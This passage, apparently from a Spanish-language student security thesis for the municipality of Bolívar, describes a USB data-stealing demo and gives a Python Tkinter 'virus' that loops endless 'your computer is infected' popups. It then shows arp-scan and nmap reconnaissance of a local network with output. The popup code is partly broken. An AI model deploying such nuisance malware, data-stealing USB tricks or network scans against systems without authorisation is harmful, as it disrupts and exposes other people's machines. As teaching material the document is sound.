
Seleccionamos oculto



Modificamos la información de donde se va a extraer la información



A continuación, observamos el robo de información de la ubicación donde señalamos en este caso el disco local C.


DtechUsb
Nuevo
Ordenar
Ver
ESTEBANHERRERA (G:) › D-TECH USB ROBA DATOS › Método 1 › DtechUsb
Search DtechUsb
Home
Escritorio
Descargas
Documentos
Imágenes
archive
Música
Videos
TESIS
Windows10_64bits
ACTIVADORES
files
This PC
ESTEBANHERRERA
D-TECH USB ROB
Network
Name
Date modified
Type
Size
$I1GA8ED 31/1/2023 21:12 PDF Document 1 KB
$I2VEKUH 4/9/2022 12:15 PDF Document 1 KB
$I003NR0 7/3/2023 23:12 PDF Document 1 KB
$I3BIUK8 10/10/2022 16:00 Documento de tex... 1 KB
$I3JLC6A 17/2/2023 15:22 PDF Document 1 KB
$I3XIFO8 5/9/2022 8:02 PDF Document 1 KB
$I3XV7L7 4/9/2022 12:19 PDF Document 1 KB
$I7AIZQO 3/2/2023 16:22 Documento de Mi... 1 KB
$I8LA77T 4/9/2022 12:19 PDF Document 1 KB
$I8Q0IQE 20/2/2023 14:00 PDF Document 1 KB
$I8RHIIE 28/8/2022 18:18 Presentación de M... 1 KB
$I8TJRL2 5/9/2022 7:59 PDF Document 1 KB
$I8ZZM3X 3/2/2023 16:19 Documento de Mi... 1 KB
$I65A43X 5/9/2022 8:02 PDF Document 1 KB
$I85GDA0 4/9/2022 12:15 PDF Document 1 KB
$I98SV2Y 5/9/2022 7:59 PDF Document 1 KB
$IA982S6 1/3/2023 15:05 PDF Document 1 KB
$IALBWEM 3/2/2023 16:22 PDF Document 1 KB
$IC66JDD 28/8/2022 18:18 PDF Document 1 KB
201 elementos
13°C
Chubascos
Búsqueda
ESP
LAA
14:38
9/3/2023

VIRUS DE COMPUTADORA

Manual de Usuario

Por: Esteban Herrera E

Versión: 001

Fecha: 14/11/2022

HOJA DE CONTROL

Organismo	Gobierno Autónomo descentralizado de Bolívar		
Entregable	Manual de Usuario		
Autor	Esteban Herrera		
Prueba	001	**Fecha de Prueba**	14/11/2022
Aprobado por	Andrés Villarruel	**Fecha Aprobación**	14/11/2022
		Nº Total de Páginas	9

INDICE

1. DESCRIPCIÓN DEL SISTEMA..... 174

1.1. Objetivo..... 174

1.2Alcance..... 174

1.4. Funcionalidad..... 174

2.MAPA DEL SISTEMA..... 174

2.1. DISEÑO..... 174

3. GLOSARIO..... 178

1. DESCRIPCIÓN DEL SISTEMA

1.1.Objetivo

El objetivo de un virus de computadora es infectar un sistema informático y alterar su funcionamiento normal sin el conocimiento o el consentimiento del usuario. Los virus pueden causar una amplia variedad de daños, desde ralentizar el rendimiento del sistema y corromper datos hasta robar información personal y financiera y permitir el acceso no autorizado al sistema. Los virus también pueden propagarse a través de una red informática

1.2Alcance

La presente herramienta tiene como alcance ser empleada en todos los equipos informáticos del municipio de Bolívar.

1.4.Funcionalidad

Una vez que un virus infecta un sistema informático, puede realizar diversas acciones malintencionadas, tales como:


- Sobrecargar el sistema, lo que provoca su bloqueo o cuelgue.
- Robar información personal, como contraseñas, información bancaria, correos electrónicos, entre otros.
- Instalar y ejecutar programas maliciosos sin el conocimiento del usuario.
- Modificar o corromper archivos y datos.
- Realizar actividades ilegales o fraudulentas utilizando los recursos del sistema infectado, como enviar spam, realizar ataques DDoS, entre otros.

2.MAPA DEL SISTEMA


2.1. DISEÑO

Procedemos a descargar Pycharm

Una vez tenemos descargado el Pycharm lo ejecutamos




Vamos a crear nuevo proyecto



Elegimos Pure Python y seleccionamos en donde queremos crear nuestro programa.

Tendremos lo siguiente:



Lo siguiente es crear un archivo main en donde vamos a escribir nuestro virus

A continuación, importamos librerías:

La librería Tkinter es una biblioteca estándar de Python que proporciona una interfaz gráfica de usuario (GUI) para la creación de aplicaciones de escritorio. Tkinter es un enlace Python a la biblioteca de herramientas de interfaz gráfica de usuario Tcl/Tk.

- Al utilizar la librería Tkinter, se pueden crear ventanas, botones, cuadros de texto, etiquetas, menús y otros elementos de la interfaz gráfica de usuario. La biblioteca también proporciona varios widgets y herramientas para interactuar con el usuario,

como barras de desplazamiento, diálogos, selección de archivos, etc.

Algunas de las características de la librería Tkinter son:

- Es fácil de usar y aprender, ya que cuenta con una documentación clara y una gran cantidad de recursos en línea.
- Es multiplataforma, lo que significa que las aplicaciones creadas con Tkinter pueden ejecutarse en diferentes sistemas operativos como Windows, macOS y Linux.
- Es personalizable y se puede adaptar a diferentes necesidades de diseño.
- Permite la creación de aplicaciones complejas con varias ventanas, subventanas, menús y widgets interactivos.
- En resumen, la librería Tkinter es una herramienta esencial para la creación de aplicaciones de escritorio en Python con una interfaz gráfica de usuario intuitiva e interactiva.

```
import tkinter as tk
from tkinter import messagebox
import tkinter as Tk
from tkinter import *
ventana = Tk(
```


Creamos una ventana con el siguiente texto:

```
ventana = Tk(

tk.messagebox.showwarning("Hola, Municipio de Bolivar!", " Tu Ordenador esta INFECTADO!!!")
)
ventana.geometry("2400x700+0+0")
ventana.config(bg="red")
ventana.title("Ordenador Infectado")
```

Añadimos la imagen y la centramos: hacemos que se repita varias veces y no se pueda cerrar con un bucle.

```
root = tk.Tk()
root.withdraw()
#Creamos la imagen
imagenL=PhotoImage(file="hackeado.png")
lblImagen=Label(ventana, image=imagenL).place(x=500,y=150)

while True:
    tk.messagebox.showwarning("Hola, Municipio de Bolivar!", " Tu Ordenador esta INFECTADO!!!")
ventana.mainloop()
```

Como resultado tenemos lo siguiente:



3. GLOSARIO

Término	Descripción
Bucle	Un bucle, en programación, es una estructura de control que permite repetir un conjunto de instrucciones múltiples veces, mientras se cumple una determinada condición. Es decir, el bucle permite ejecutar varias veces el mismo bloque de código, hasta que se alcanza una condición de salida o se cumple un número específico de repeticiones.

NMAP Y WIRESHARK

Manual de Usuario

Por: Esteban Herrera E

Versión: 001

Fecha: 14/11/2022

HOJA DE CONTROL

Organismo	Gobierno Autónomo descentralizado de Bolívar		
Entregable	Manual de Usuario		
Autor	Esteban Herrera		
Prueba	001	**Fecha de Prueba**	14/11/2022
Aprobado por	Andrés Villarruel	**Fecha Aprobación**	14/11/2022
		Nº Total de Páginas	13

INDICE

1.DESCRIPCIÓN DEL SISTEMA 181

1.1Objetivo 181

1.2Alcance 181

1.3. Funcionalidad 181

2.MAPA DEL SISTEMA 181

3.DISEÑO 181

4. Glosario 187

1.DESCRIPCIÓN DEL SISTEMA

1.1Objetivo

El objetivo principal de Nmap es proporcionar a los administradores de sistemas y a los profesionales de seguridad una forma rápida y efectiva de descubrir hosts, identificar los servicios que se están ejecutando en esos hosts, y determinar si existen vulnerabilidades

1.2Alcance

La presente herramienta tiene como alcance ser empleada en todos los equipos informáticos del municipio de Bolívar.

1.3. Funcionalidad

Es usado para mapear la topología de red, determinar los sistemas operativos de los hosts, y realizar pruebas de conectividad de red para detectar problemas de configuración o problemas de rendimiento.

2.MAPA DEL SISTEMA

3.DISEÑO

Análisis municipio

WIFI PLANTA ALTA


192.168.0.1

ARP-SCAN

```
┌──(root💀 esteban)-[/home/estebanh]
└─# arp-scan -I eth0 192.168.0.0/24
Interface: eth0, type: EN10MB, MAC: 08:00:27:15:b9:bd, IPv4: 192.168.0.128
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.0.1     84:d8:1b:ab:76:c0       (Unknown)
192.168.0.125   d8:c0:a6:0f:42:4d       (Unknown)
192.168.0.111   0a:15:bf:a8:ed:27       (Unknown: locally administered)
192.168.0.150   60:32:b1:5f:d3:cd       (Unknown)
192.168.0.136   28:e3:47:26:45:5a       Liteon Technology Corporation
192.168.0.105   b6:96:6b:5e:e5:51       (Unknown: locally administered)

6 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.105 seconds (121.62 hosts/sec).
 6 responded
```

```
┌──(root💀 esteban)-[/home/estebanh]
└─# nmap 192.168.0.125
Starting Nmap 7.91 ( https://nmap.org ) at 2023-03-17 13:38 -05
Nmap scan report for ESTEBANHERRERA (192.168.0.125)
Host is up (0.00022s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE
1042/tcp open  afrog
1043/tcp open  boinc
MAC Address: D8:C0:A6:0F:42:4D (AzureWave Technology)

Nmap done: 1 IP address (1 host up) scanned in 10.02 seconds
```

PUERTO 80 escaneo de red




Detección del Sistema Operativo


La detección del sistema operativo en Nmap se basa en técnicas de análisis de huellas digitales de red (network fingerprinting) para identificar las características distintivas de los diferentes sistemas operativos y versiones que se ejecutan en los hosts de la red.

Para detectar el sistema operativo, Nmap envía una serie de paquetes de prueba al host objetivo y analiza las respuestas recibidas. Estos paquetes pueden incluir sondas TCP, UDP y ICMP que contienen campos específicos para los cuales los diferentes sistemas operativos responden de manera diferente.


Por ejemplo, Nmap puede enviar paquetes TCP SYN con diferentes combinaciones de valores de ventana, 